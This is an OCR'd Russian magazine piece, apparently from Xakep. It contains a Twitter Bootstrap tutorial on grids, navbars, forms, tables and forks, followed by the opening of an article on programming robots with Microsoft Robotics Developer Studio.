Вполне резонный вопрос. Действительно, зачем заморачиваться изучением каких-то «гламурных» инструментов, если у тебя проблем с версткой/разработкой и так нет? Аргумент вроде «там есть куча готовых кусков кода» звучит не совсем убедительно, поскольку у любого девелопера с опытом работы явно имеется свой набор проверенных временем заготовок. Так в чем же тогда профит от применения Twitter Bootstrap и ему подобных? Отвечаю по пунктам.

Во-первых, заготовка заготовке рознь. Не хочу кого-то обидеть, но по опыту скажу, что на каждое правильное решение обязательно найдется еще более правильное. Так уж устроен человек: потратив время и найдя рабочий вариант, в большинстве случаев он не захочет искать и рассматривать альтернативные точки зрения. Пусть даже найденный первоначальный вариант не идеален — главное, он работает, а остальное никого не касается. Сам понимаешь, что такой подход не самый верный и по-хорошему нужно всегда стремиться к совершенству.

Фреймворки не обходят этот вопрос стороной. «Но ведь их код тоже может быть далек от идеала!» — справедливо возразишь ты. Популярные фреймворки (например, тот же Bootstrap от Twitter)

имеют развитые сообщества, состоящие из опытных разработчиков, которые следят за качеством кода и не скупятся вносить свои предложения. Если предложенный кем-то вариант решения определенной задачи круче, то его обязательно внесут в новую версию дистрибутива, и он станет доступен всем девелоперам. Таким образом, код твоих проектов будет всегда свежим и отфильтрованным от всяких архаизмов. Ведь даже сейчас, несмотря на богатые возможности HTML5/CSS3, многие веб-разработчики продолжают делать красивые кнопочки в виде картинок.

Быстрое прототипирование интерфейса будущего приложения. Ни для кого не секрет, что в большинстве случаев программисты рьяно берутся за написание кода нового проекта, а потом долго и мучительно пытаются сделать удобный и приятный для восприятия интерфейс. И если еще продумать его концепцию по силам многим кодерам, то с отрисовкой элементов у большинства возникают проблемы. Вот в таких случаях помощь фреймворка будет просто незаменимой, поскольку в нем имеется все необходимое, чтобы создать нормальный интерфейс без лишних усилий. Тут тебе и симпатичные кнопки, и оформленные элементы ввода, и много чего еще. Поверь, результат ты получишь лучше (а главное — быстрей), чем если ты начнешь все делать самостоятельно (особенно если напрочь отсутствуют навыки рисования).

Стандартизация интерфейса. Верстальщики и дизайнеры нередко орут благим матом и возмущаются, что все разработанные на фреймворках сайты выглядят одинаково. Мол, нефиг заполонять Сеть кучей проектов со схожим внешним видом. Отчасти это утверждение справедливо, но почему-то эти ярые противники забывают, что применение в проекте фреймворка не мешает дизайнеру создать уникальный шедевр. Все элементы могут быть перерисованы и выполнены в таком стиле, который только может придумать извращенный мозг художника. При детальном изучении предмета внести изменения — дело нескольких часов (я имею в виду полную перерисовку базового оформления). Разработчики фреймворка этого не запрещают, а даже, наоборот, поощряют.

Кроме возможности создавать простые и стильные интерфейсы для веб-приложений, Twitter Bootstrap предлагает нам еще одно очень важное и неоспоримое преимущество — возможность быстро и без лишних хлопот создать полностью адаптивный дизайн для твоего сайта. Можно сколько угодно спорить о том, что лучше — отзывчивая верстка, специально разработанная статичная мобильная версия или вообще нативное приложение для платформы, но факт остается фактом: зачастую у разработчиков просто нет ни времени, ни ресурсов для того чтобы делать отдельную версию сайта для смартов, не говоря уже о нативном приложении. В этих случаях Bootstrap — это идеальное решение, позволяющее верстать практически без лишней работы и одновременно получить сайт, оптимизированный подо все разрешения экранов и даже подстраивающийся в реальном времени под ресайз окна браузера. Немного путано? Просто открой главную страницу проекта на гитхабе (bit.ly/q2G9Mm) и постепенно уменьшай ширину браузера. Выглядит здорово, не правда ли? Тогда перейдем от слов к делу и попробуем сделать свой проект на Bootstrap.

READY? SET? GO!

Загрузив сам архив с фреймворком, первым делом необходимо подключить нужные файлы к проекту. Содержание архива Bootstrap в текущей версии 2.2.2 такое:

```
 /
 |—css/
 |    |——bootstrap[.min].css
 |    |——bootstrap-responsive[.min].css
 |—js/
 |    |——bootstrap[.min].js
 |—img/
      |——glyphicons-halflings.png
      |——glyphicons-halflings-white.png
```

Тут все просто: в CSS лежат сами стили, которые необходимо подключать к проекту (обычный и minified), в JS — скрипты, в img — специальный пакет иконок от Glyphicons. Подключаешь, естественно, только по одному файлу (иконки цепляют сами стили). Кстати, многие верстальщики часто работают с девелоперской версией кода, внося некоторые правки на горячую прямо туда, а потом просто используют минифаеры. Строго говоря, это неправильный подход. Правильный алгоритм будет таким:

1. подключаешь bootstrap.min.css;
2. подключаешь bootstrap-responsive.min.css;
3. подключаешь bootstrap.min.js;
4. указываешь нужные стили оверрайдом в отдельном css (я обычно называю его custom.css).

Таким образом исходный код Bootstrap остается неизменным и свои грязные хаки всегда можно откатить без мучительных воспоминаний о том, что же ты изменил в CSS-файле на шесть тысяч строк :).

Кстати, важный момент — не забудь правильно задать правила масштабирования страницы:

```
<meta name="viewport" content="width=device-width,↵
initial-scale=1.0">
```

Эта строка не позволит мобильным браузерам масштабировать страницу по своим правилам (например, весь сайт в одну колонку с вырвиглазным масштабом, как это любит делать Opera Mobile), предоставляя эти привилегии разработчику. Если вдруг возникнут какие-то трудности с базовыми вещами, настоятельно советую глянуть оригинальные getting started примеры от разработчиков: bit.ly/NZOiOy.

СКАФФОЛДИНГ, НАСТАЛО ТВОЕ ВРЕМЯ!

Подключив к проекту все необходимые файлы и определившись с базовыми настройками, самое время начать верстку. Давай не будем тянуть и сразу же сделаем простую, но полностью адаптивную разметку элементов страницы.

Чтобы сразу же верстать адаптивно, необходимо для начала разобраться с назначением одного из главных элементов Bootstrap — сетки. Grid (а именно так называется эта штука в терминологии фреймворка). Это некое подобие адаптивной сетки, сверстанной на дивах, в ячейки которой можно размещать элементы интерфейса. Фишкой грида является то, что в нем уже заданы правила поведения при уменьшении размеров страницы (естественно, только позиционные, сами стили для изменения, например, размеров шрифтов прописываются отдельно).

По дефолту вся рабочая область делится на 12 ячеек по ширине. Ширина ячейки вычисляется в процентах от текущей ширины

ОФОРМЛЕНИЯ НА ОСНОВЕ TWITTER BOOTSTRAP ДЛЯ ПОПУЛЯРНЫХ CMS

goo.gl/5lK9K — пример темы для популярного блогового движка WordPress;
goo.gl/VhXXs — альтернативная тема для WordPress на Bootstrap;
goo.gl/TgW47 — шаблон оформления, созданный на Twitter Bootstrap для Drupal;
goo.gl/a7RSH — альтернативный вариант Bootstrap для Drupal;
goo.gl/EFpDr — шаблон для популярной сегодня системы ModX;
goo.gl/GkXTB — Bootstrap в связке Typo3;
goo.gl/8x8Q1 — пример для фреймворка Yii.

окна браузера. Кстати, количество ячеек в строке (а соответственно, и ширину отдельной ячейки) и другие важные переменные, исполузуемые во время верстки, ты всегда можешь изменить штатными средставами Bootstrap, получив специально кастомизированный файл стилей. Давай создадим грид из одного ряда с тремя ячейками.

```
<div class="row">
    <div class="span4">Первая ячейка</div>
    <div class="span4">Вторая ячейка</div>
    <div class="span4">Третья ячейка</div>
</div>
```

Класс .row у дивов задает ряд-контейнер, в котором размещаются сами ячейки. Сами ячейки задаются классами spanN, где N — количество ячеек, на которое простирается ячейка. Важно помнить, что сумма ячеек в row должна равняться общему возможному количеству ячеек в row — в нашем случае это 12. То есть ты можешь задать span4, span2, span4 и span2, но никак не три span6 в одном row, иначе верстка просто «разъедется». Кстати, если хочешь поставить «спэн» не с начала ряда, юзай дополнительный класс offsetN (работает по схожему принципу), где N — длина отступа в span'ах.

Если взглянуть на официальный getting started, можно заметить, что контент обычно оборачивается в блок .container. Тут надо понимать что контейнеров, как и гридов существует два вида — с ограниченной максимальной шириной (container) и полностью резиновый (containter-fluid). В зависимости от того, какой тип контейнера нужен, юзай соответствующие row или row-fluid.

С адаптивностью связан еще один важный момент. Bootstrap реагирует на изменение размера не по каждому событию ресайза, а только при переходе через определенные пограничные точки. То есть реально верстка поменяется (изменится ширина ячеек и их позиционирование), например, при изменении ширины окна от 980 к 979 пикселей, но не при переходе с 979 к 978. Таких контрольных точек может быть несколько, а их значения ты можешь менять через директиву

```
@media (min-width: 768px) and (max-width: 979px) {
    ...
}
```

Кстати, забегая вперед, скажу, что через эти же директивы удобно задавать размеры и внешний вид и других элементов страницы, например динамически менять размер заголовков, чтобы они всегда выгодно смотрелись при нахождении в заданном диапазоне ширины страницы. Ну а если какой-то элемент дизайна уж совсем никак не вписывается в планшетное и смартфонное представление, можешь заюзать стили visible-phone, visible-tablet, hidden-phone, hidden-tablet для стопроцентного контроля представления верстки на самых разнообразных девайсах. Не правда ли, удобно?

ВРЕМЯ КОДИТЬ!

С размещением элементов разобрались. Теперь пришло время наполнить нашу страницу смыслом.

Один из самых узнаваемых элементов Bootstrap — это, конечно же, navbar, горизонтальная черная топ-панель с элементами меню. Сразу оговорюсь, что навбар может содержать не только линки на разделы, но и формы ввода, кнопки, дропдауны, дивайдеры и еще кучу всего. Возникает вопрос: как все это богатство будет реагировать на изменения ширины страницы? Очень просто! При переходе через очередную контрольную точку все содержимое навбара, кроме логотипа (который опционален, как и любой другой элемент в Bootstrap'е), будет прятаться под кат, а на навбаре останется лишь кнопка, позволяющая по необходимости развернуть все многообразие навигационных элементов. Кстати, учитывай, что, несмотря на то, что базовые стили бутстрэпа прекрасно обходятся и без JS, большинство фишек, связанных с адаптивностью, будет работать только при наличии подключенной библиотеки jQuery и bootstrap.js, содержащих в себе все многообразие поведения элементов Bootstrap. Если все это тебе нужно не целиком, а только частями (например, у тебя нет модальных окон), ты можешь подключить только необходимые модули. Например, чтобы сработала вышеописанная фишка с катом для навбара, подключи скромную библиотеку bootstrap-collapse.js (в стандартном пакете не поставляется, нужно отдельно скачать на странице кастомизации), ну и jQuery, естественно. Такой подход позволяет юзать только то, что реально нужно, не обвешивая страницу здоровенным bootstrap.min.js с примочками на все случаи жизни. Полный список модулей доступен на странице кастомайзера (bit.ly/TYGsat).

Но довольно теории, делаем навбар! Пишем в body:

```
<!-Класс navbar-fixed-top фиксирует положение элемента
   наверху страницы-->
<div class="navbar navbar-fixed-top">
  <div class="navbar-inner">

    <!-По всей ширине страницы-->
    <div class="container-fluid">

      <!-Кнопка показа ката при уменьшении размеров-->
      <a class="btn btn-navbar" data-toggle="collapse"↵
      data-target=".nav-collapse">
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
      </a>

     <!-Логотип. Опционально, но бывает нужно-->
      <a class="brand" href="#">Хакер</a>

      <!-- Закидываем pull-right'ом дропдаун вправо-->
      <ul class="nav pull-right">
```


RATCHET — «BOOTSTRAP» ДЛЯ IOS-РАЗРАБОТЧИКОВ

Если ты занимаешься разработкой программ для iOS, то фреймворк Ratchet (goo.gl/zqF7g) однозначно должен обосноваться в твоем девелоперском чемоданчике. С его помощью построить прототип интерфейса будущего приложения — дело десяти минут. За счет чего достигается такая скорость?


Дело в том, что в коробке с Ratchet поставляются готовые прототипы большинства элементов управления, применяемых в iOS. Тут тебе и пимпы, переключалки, формы списков и многое другое.

Помимо графических финтифлюшек, в пакет Ratchet входит специальный JS-сценарий, позволяющий объединить с помощью Ajax все страницы прототипа. Таким образом, болванка становится похожей на реальное приложение. Реалистичности также добавляет картинка с изображением iPhone, на фоне которой идет тестирование заготовки.

Для быстрого знакомства с Ratchet я рекомендую посетить официальный сайт проекта и пробежаться по документации. Создатели проекта постарались и сделали ее по-настоящему интерактивной.



Главное меню средствами Bootstrap



Симпатичный ProgressBar

```
        <li class="dropdown">
          <a href="#" class="dropdown-toggle" ↵
          data-toggle="dropdown">User</a>
         <ul class="dropdown-menu">

            <!--Перечисляем элементы дропдауна-->
            <li><a href="/">Настройки</a></li>
            <li><a href="/">Выход</a></li>
          </ul>
        </li>
      </ul>
      <div class="nav-collapse">
        <ul class="nav">

          <!--Сами страницы навигации-->
          <li><a href="#">Взлом</a></li>
          <li><a href="#">Malware</a></li>

          <!--Активный эелмент меню-->
          <li class="active"><a href="#">Кодинг</a></li>
        </ul>
      </div>
    </div>
  </div>
</div>
```

Кстати, по умолчанию навбар будет белым. Чтобы сделать его классическим черным, добавь класс navbar-inverse.

С навбаром связан еще один любопытный модуль — Scrollspy. Ты наверняка видел этот эффект на множестве сайтов, когда в зависимости от того, докуда ты доскроллил, меняется активный элемент навбара (бывает полезно при длинных страницах с логически разделенными блоками). Так вот, перед тобой реализация этой фичи в Bootstrap. Подключай модуль со страницы Javascript (bit.ly/o363LD) и простейшими навигационными линками управляй навигацией на странице. Больше инфы по приведенной ссылке — там все достаточно просто. Только не забудь зафиксировать сам навбар наверху страницы, а то фишка-то будет, но пользователь ее, увы, не увидит.

С навбаром разобрались, погнали дальше :).

ФОРМИРУЕМ ФОРМЫ

Огромный плюс Bootstrap в том, что, просто выбрав нужные классы, ты получаешь профессионально выглядящие веб-приложения с минимальными усилиями. Так, чтобы разместить стандартную кнопку, используй следующий код:

```
<button class="btn btn-large" type="button">↵
Large button</button>
```

Стилями btn-large, btn-small и так далее ты можешь управлять размерами кнопок (они высчитываются динамически). А их внешний вид можно легко изменить классами вроде btn-primary, btn-success. Кстати, если тебе чем-то не угодили стандартные цвета в предопределенных стилях, можешь использовать множество генераторов цветовых стилей, доступных в Сети, или просто поменять значения переменных при генерации кастомного стиля (bit.ly/o363LD). И кстати, использовать обычные input'ы вместо button'ов также не возбраняется — вышеобозначенные стили отлично сработают и на input'ах типа submit.

Кстати, с кнопками связана еще одна особенность. Легким движением руки ты можешь сделать очень удобную группу переключателей, используя JavaScript-плагин bootstrap-button.js. Делается это примерно так:

```
<div class="btn-group" data-toggle="buttons-checkbox">
  <button type="button" class="btn btn-primary">1↵
  </button>
  <button type="button" class="btn btn-primary">2↵
```

АРГУМЕНТЫ ЗА

1. Универсальность. Twitter Bootstrap подходит для проектов любой сложности и масштаба.
2. Прозрачность и дружественность к разработчику. Bootstrap — свободный и бесплатный продукт. Его исходный код всегда доступен на GitHub, а разработчики рады новым форкам. Использование фреймворка также не вызывает сложностей и все в большей мере зависит от имеющегося объема знаний.
3. Поддержка LESS. Для многих современных проектов возможностей стандартного CSS не хватает. Дизайнерам тоже стали нужны «переменные» и другие кодерские штучки вроде вложенности функций и операторов. Эту проблему успешно решает технология LESS. Разработчики Twitter Bootstrap не могли обойти этот факт стороной, поэтому возможность применять LESS заложена в фреймворке из коробки.
4. Подробная документация. На сайте проекта и GitHub'е представлена хорошая документация, позволяющая взять быстрый старт и найти ответы на возникшие вопросы. Вся теория разбавлена примерами, которые тут же можно оценить в действии.
5. Поддержка jQuery-плагинов. С Bootstrap поставляется специально разработанный набор плагинов, позволяющих за считаные минуты добавить динамичности.
6. Кроссбраузерность. Созданные с помощью Bootstrap приложения хорошо отображаются не только последними версиями популярных браузеров, но и их предками. Конечно, добиться совместимости по отображению с такими древними монстрами, как IE5/6, разработчикам не удалось (а нужна ли она?). Порядок начинается с IE7 и выше, что на сегодняшний день просто замечательно.
7. Поддержка HTML5/CSS3. Ко всем новым фишкам HTML5 фреймворк относится положительно и поощряет их применение в очередном проекте.

WWW

- **bootsnipp.com — многие вещи, которые элегантно делаются с помощью Bootstrap, уже сделаны и выложены в виде сниппетов на проекте BootSnipp. Перед тем как ломать голову и разбираться в классах — обязательно воспользуйся этим ресурсом;**
- **goo.gl/hQU8m — официальный сайт проекта Twitter Bootstrap.**

```
  </button>
  <button type="button" class="btn btn-primary">3↵
  </button>
</div>
```

Такой код создаст группу кнопок, каждая из которых будет работать таким же образом, как бы функционировал обычный чекбокс. А если хочешь сделать на основе этого же плагина optionbox, нет ничего проще — просто замени соответствующий стиль и... вуаля!

```
<div class="btn-group" data-toggle="buttons-checkbox">
...
```

Текстовые формы создаются тоже очень просто, для этого достаточно специального стиля. Ничего сложного:

```
<input type="text" class="input-small" ↵
 placeholder="Email">
```

Класс .input-small работает по такому же принципу, как и с кнопками. Полный список стилей ты можешь посмотреть на странице bit.ly/Z4X1HB.

А теперь давай попробуем совместить полученные знания и сделать классную стилизованную форму ввода с кнопкой отправки:

```
<div class="input-append">
  <input class="span4" id="appendedInputButton" ↵
   type="text">
  <button class="btn" type="button">Создать</button>
</div>
```

Конечно, это не все трюки, которые можно проворачивать со стандартными элементами ввода на формах. Так, я не рассказал о возможностях prepend-подсказок в текстовых полях, выпадающих прямо из кнопок списках (требует наличия соответствующего плагина bit.ly/HB1eph) и многом другом, но я думаю, что, посмотрев соответствующую документацию, ты без труда разберешься и сделаешь все по аналогии. Главное — понять принцип, по которому происходит стилизация элементов формы в Bootstrap. Дальше поговорим о таком архаичном инструменте веба, как таблицы.

ТАБЛИЦЫ? НЕ, НЕ СЛЫШАЛ

Да-да, я знаю, что таблицы у девелоперов нынче не в чести и более предпочтительна гибкая и настраиваемая блочная верстка. Однако бывают моменты, в которых без их использования просто не обойтись. Было бы глупо полагать, что разработчики Bootstrap не подошли к этому вопросу со всей серьезностью и не продумали удобный способ формирования этих элементов:

```
<table class="table table-striped">
  <thead>
    <tr>
      <th>#</th>
      <th>Рубрика</th>
      <th>Количество статей</th>
      <th>Количество авторов</th>
    </tr>
  </thead>
  <tbody>
    <tr>
       <td>1</td><td>PC_ZONE</td><td>4</td><td>6</td>
    </tr>
    <tr>
      <td>2</td> <td>КОДИНГ</td><td>4</td><td>7</td>
    </tr>
  </tbody>
</table>
```

Тут ничего необычного. Bootstrap поддерживает стилизацию таблиц классами вроде .table-striped (зебра-стайл) или .table-condensed (делает таблицу более компактной). Но ты думаешь, я бы стал писать о таком примитиве, если бы тут не было чего-то более важного?

Дело в том, что при верстке через grid зачастую возникает необходимость задать ряды неравнозначной «высоты». Например, когда в левой части страницы у тебя форма ввода с пятью полями (каждое, естественно, в своем ряду), а в правой должна быть сплошная картинка, подсказка или просто даже баннер, который должен простираться на все эти пять рядов по высоте и при этом технически представлять собой один-единственный row. Одним из решений подобной проблемы и является использование таблиц. Они в Bootstrap точно такие же, как и grid'ы, и поддерживают динамическое изменение размеров классами spanN. Просто оперируй атрибутами rowspan, и ты сможешь сверстать практически любую композицию :).

ГРАФИКА BY GLYPHICONS

Важным пунктом в графической составляющей Bootstrap является возможность буквально одной строкой кода вносить легкие штрихи в элементы дизайна стильными и вебдванольными иконками от Glyphicons (bit.ly/zqtkSt). Иконки подцепляются самими стилями и могут быть использованы практически везде. Так, для создания кнопки-линка (именно линка, с инпутами именно такой метод не прокатит!) просто создай элемент <i> и укажи ему соответствующий класс:

```
<a class="btn btn-primary" href="#"><i class="icon-user ↵
 icon-white"></i> Хакер</a>
```

Стиль icon-white указывает на то, что иконку надо брать из «белого» пакета графики (нужно для кнопок «темных» стилей типа primary, warning, inverse и так далее).

МАЛЕНЬКИЕ ПРИЯТНОСТИ

Бутстрэп поражает своей продуманностью. Почти на каждую мелочь, которая может понадобиться в повседневной верстке, у разработчиков найдется великолепное решение. Среди таких мелочей (естественно, не все):

- **Алерты.** Просто задай div'у класс alert с alert-error или alert-success, etc. и получишь симпатичный и стильный информационный бокс, отлично подходящий для всяческих уведомлений. Не забудь добавить ему close button со страницы JS-плагинов.
- **Аббревиатуры.** Простой и понятный способ показа пояснений или уточнений.

```
<abbr title="IT-мурзилка">Хакер</abbr>
```

- **Адреса.** Здесь без комментариев — works like a charm. О формате можешь справиться на bit.ly/SqSMPl.

```
<address>
  <strong>Хакер</strong><br>
  Ленинская слобода, 19<br>
  Москва, Россия<br>
  <abbr title="Телефон">T:</abbr> (495) 123-4567
</address>
```

- **Цитаты.** Простые и стильные.

```
<blockquote>
  <p>Отличный журнал!</p>
</blockquote>
```

- **Информационные лейблы:**

  Готово

- **Симпатичные значки:**

  Новый

- **Всплывающие подсказки.** Думаю, нет нужды объяснять, для чего они могут понадобиться. Разметка, как обычно, чрезвычайно проста:

```
<a href="#" id="tooltip1" rel="tooltip" ↵
data-placement="top" data-original-title=↵
"Создатель ProcMon">Марк Руссинович</a>
```

  Для активации тултипа через jQuery используй функцию:

```
$('#tooltip1').tooltip(options)
```

  В качестве options может задаваться набор параметров отсюда: bit.ly/zJbTZW

- **Модальные окна.** Герой нашей статьи позволяет с удивительной легкостью реализовывать и сложные диалоговые окна несколькими строками кода. Нужно только не забыть подключить плагин bootstrap-modal.js — если, конечно, он уже не включен в твой bootstrap.min.js (что, впрочем, относится и ко всем остальным JS-плагинам). С целью экономии места в журнале не буду приводить полный код, скажу только, что существуют два способа работы с модальными окнами — с помощью атрибутов и через JS. За подробной информацией отправляйся сюда: bit.ly/AwrAdk.

Опять-таки, я перечислил далеко не все плагины и приятные мелочи фреймворка, а специально пробежался только по некоторым фичам Bootstrap для того, чтобы представить тебе хотя бы часть из того гигантского инструментария верстальщика, который дает нам Twitter Bootstrap.

ФОРКИ И ТВИКИ TWITTER BOOTSTRAP

Успех проекта вдохновил многих разработчиков на создание форков — альтернативных реализаций продукта. Всем понравилась идея использовать фреймворк для быстрого создания интерфейсов в определенном стиле. Таких форков много, и каждый из них доказывает, что Twitter Bootstrap способен не только на оформление в стиле Twitter, но и на многое другое.

Например, если новый интерфейс сервисов Google вызывает у тебя приятные эмоции, то обязательно попробуй форк Plusstrap (xbreaker.github.com/plusstrap). Это тот же Bootstrap с одним лишь отличием — внешний вид всех элементов сделан в стиле обновленного дизайна приложений «корпорации добра».

Аналогичная ситуация с любителями стиля интерфейса Metro, принятого на вооружение в новоиспеченной Windows 8. Им обязательно стоит попробовать форк Bootmetro (aozora.github.com/bootmetro). Ну а фанатов социальной сети Facebook явно тронет FBootstrap (ckrack.github.com/fbootstrapp).

Казалось бы, куда уже проще? Хорошая документация, понятный код позволяют успешно применять этот фреймворк веб-мастерам с разным уровнем знаний, но, оказывается, упрощению нет предела. «А что тут еще упрощать? Вроде все и так прозрачно!» Я тоже так считаю, однако яростные фанаты другого мнения. Ведь только так можно объяснить появление различных вспомогательных сервисов, делающих работу с Twitter Bootstrap еще проще.

Вот взять хотя бы проект BootSwatchr (bootswatchr.com). Его услуги пригодятся, если ты вдруг решишь внести изменения в стандартный дистрибутив Twitter Bootstrap. Говоря другими словами — «стилизовать фреймворк под себя».

Я понимаю, что ты парень не промах и готов все сделать руками в CSS-файлах, но в BootSwatchr те же самые операции делаются на порядок быстрей. А все потому, что сервис предоставляет удобный интерфейс для внесения изменений. Например, если ты захотел иначе оформить типовые кнопки, то просто выбираешь раздел Buttons и сразу приступаешь к правке нужных свойств (например, изменению цвета фона). Процесс напоминает использование объектного инспектора в различных средах разработки. Такой подход действует для изменения всех элементов интерфейса. В общем, запутаться и потеряться однозначно не получится.

При стилизации Twitter Bootstrap тебе придется поломать голову и хорошенько продумать будущую цветовую гамму элементов управления. В стандартном оформлении все цвета хорошо сбалансированы, поэтому на выходе ты и получаешь шедевр, который почти никому не режет глаз.

При создании своего оформления вся работа по выбору цветов ложится на твои плечи. На первый взгляд может показаться, что сложного здесь ничего нет, но это только на первый. Подбирать цвета нужно с умом, и если здесь нет опыта, то первый блин обязательно выйдет комом. Чтобы как-то упростить эту задачу, и был создан сервис Lavish (www.lavishbootstrap.com).

При помощи этого креативного решения создание цветовой схемы упрощается до нескольких кликов мышкой. Тебе достаточно скормить Lavish изображение, а он займется его анализом и созданием на его основе цветовой схемы. Как показала практика, цвета подбираются достаточно хорошо (все зависит от исходного изображения) и они вполне пригодны для применения в реальном проекте.

Хорошо, как стилизовать и правильно подбирать цвета для любимого фреймворка, ты знаешь. Значит, теперь пора переходить к самому вкусному. Оказывается, что создавать красивые прототипы приложений в некоторых случаях можно, вообще не прибегая к написанию и без того простого кода. В инете есть несколько сервисов, позволяющих прототипировать будущее приложение с помощью визуальных конструкторов.

В них тебе лишь требуется кидать на формочки нужные элементы управления (примерно так же, как это делается в Visual Studio или Delphi) и устанавливать необходимые свойства. После завершения проектирования весь созданный проект помещается в архив, который впоследствии сохраняется на компьютер для дальнейшей разработки. Одним из таких сервисов является Jetstrap (jetstrap.com). Пока авторы проекта не взимают плату, поэтому пользоваться этим сервисом можно в любых объемах, не отдавая ни копейки.

ВЫБОР ЗА ТОБОЙ

Есть такая старая шутка о том, что люди после смерти попадают в чистилище, а верстальщики — в версталище. Так вот, используя Bootstrap, ты сможешь избежать подобной радости благодаря чистому, прозрачному и валидному коду. :) Конечно, невозможно вместить даже беглый обзор всех основых фишек Bootstrap в шестистраничный формат, да и нашей целью было не это. Главное — это дать первичное понимания о настоящих возможностях этого мощнейшего фреймворка и заострить твое внимание на ключевых направлениях, в сторону которых нужно копать. Всегда помни, что Bootstrap — это не просто набор стилей, а настоящий функциональный фреймворк для UI, который в некоторых случаях полноправно определяет бизнес-логику самого приложения. И если что-то тебе кажется нелогичным и нереализуемым, просто загляни в документацию — уверяю тебя, ты найдешь решение своей проблемы.

Вообще, использовать или нет в своих веб-приложениях CSS-фреймворки — личное дело каждого. Нельзя сказать, что проект, основанный на фреймворке, хуже или лучше. Это лишь инструмент, способный в умелых руках творить чудеса и экономить время.
Он не сможет сделать всю работу за тебя, но он может помочь закрыть глаза на некоторые рутинные моменты, чтобы девелопер сосредоточился на более важных задачах. ☐

Василий Гай (vk.com/iagsav, vasiliy.gai@gmail.com)



СТАНЬ РОБОТОТЕХНИКОМ!

УПРАВЛЯЕМ СВОИМ РОБОТОМ С ПОМОЩЬЮ MICROSOFT ROBOTICS DEVELOPER STUDIO

© JD Hancock @ flickr.com

Выключая компьютер, ты уходишь с работы пораньше, чтобы поскорее засесть за компьютер домашний? Хватит это терпеть, надо заканчивать с компьютерной зависимостью! Впрочем, резко бросать нельзя. Поэтому мы предлагаем тебе компромиссное хобби — стать робототехником. Порог вхождения — низкий. Для начала тебе нужен компьютер, пара сотен баксов на робота (см. врезку) и эта статья.

ВВЕДЕНИЕ

В настоящее время существует большое количество пакетов для разработки программного обеспечения роботов. Один из таких пакетов — Microsoft Robotics Developer Studio (MRDS). В состав MRDS входит Visual Simulation Environment (симулятор), Visual Programming Language (VPL, визуальный язык программирования), библиотеки для организации параллельных и распределенных вычислений.

Язык визуального программирования предназначен для разработки программ управления роботом без записи текста программы. Процесс программирования на VPL состоит в размещении на диаграмме (диаграмма — программа на языке VPL) управляющих блоков и соединении их связями для определения порядка выполнения.

Диаграмма, созданная в VPL, может управлять как реальным роботом, так и роботом в симуляторе. Поэтому, отладив диаграмму на роботе




Рис. 1. Список манифестов




Рис. 2. Настройка сервиса

Состояние сенсоров	Положение робота	Энергия, подаваемая на	
		левое колесо	правое колесо
001	линия правее робота	k	0,1*k
010	робот над линией	0,5*k	0,5*k
011	линия правее робота	0,5*k	0,1*k
100	линия левее робота	0,1*k	k
110	линия левее робота	0,1*k	0,5*k
101, 111, 000	робот потерял линию	0,3*k	0,2*k

Таблица 1. Правила управления роботом

в симуляторе, ты сможешь, немного изменив настройки диаграммы, использовать ее для управления реальным роботом (обычно изменения связаны с калибровкой сенсоров и настройкой моторов). Более того, разработанная диаграмма может использоваться (с незначительными изменениями) с разными типами роботов.

Блоки, которые можно разместить на диаграмме, бывают двух видов:




Рис. 3. Параметры объекта

1. Basic Activity (базовый блок) — используется для управления процессом выполнения диаграммы (проверка условия, вычисление выражений, определение констант и так далее).
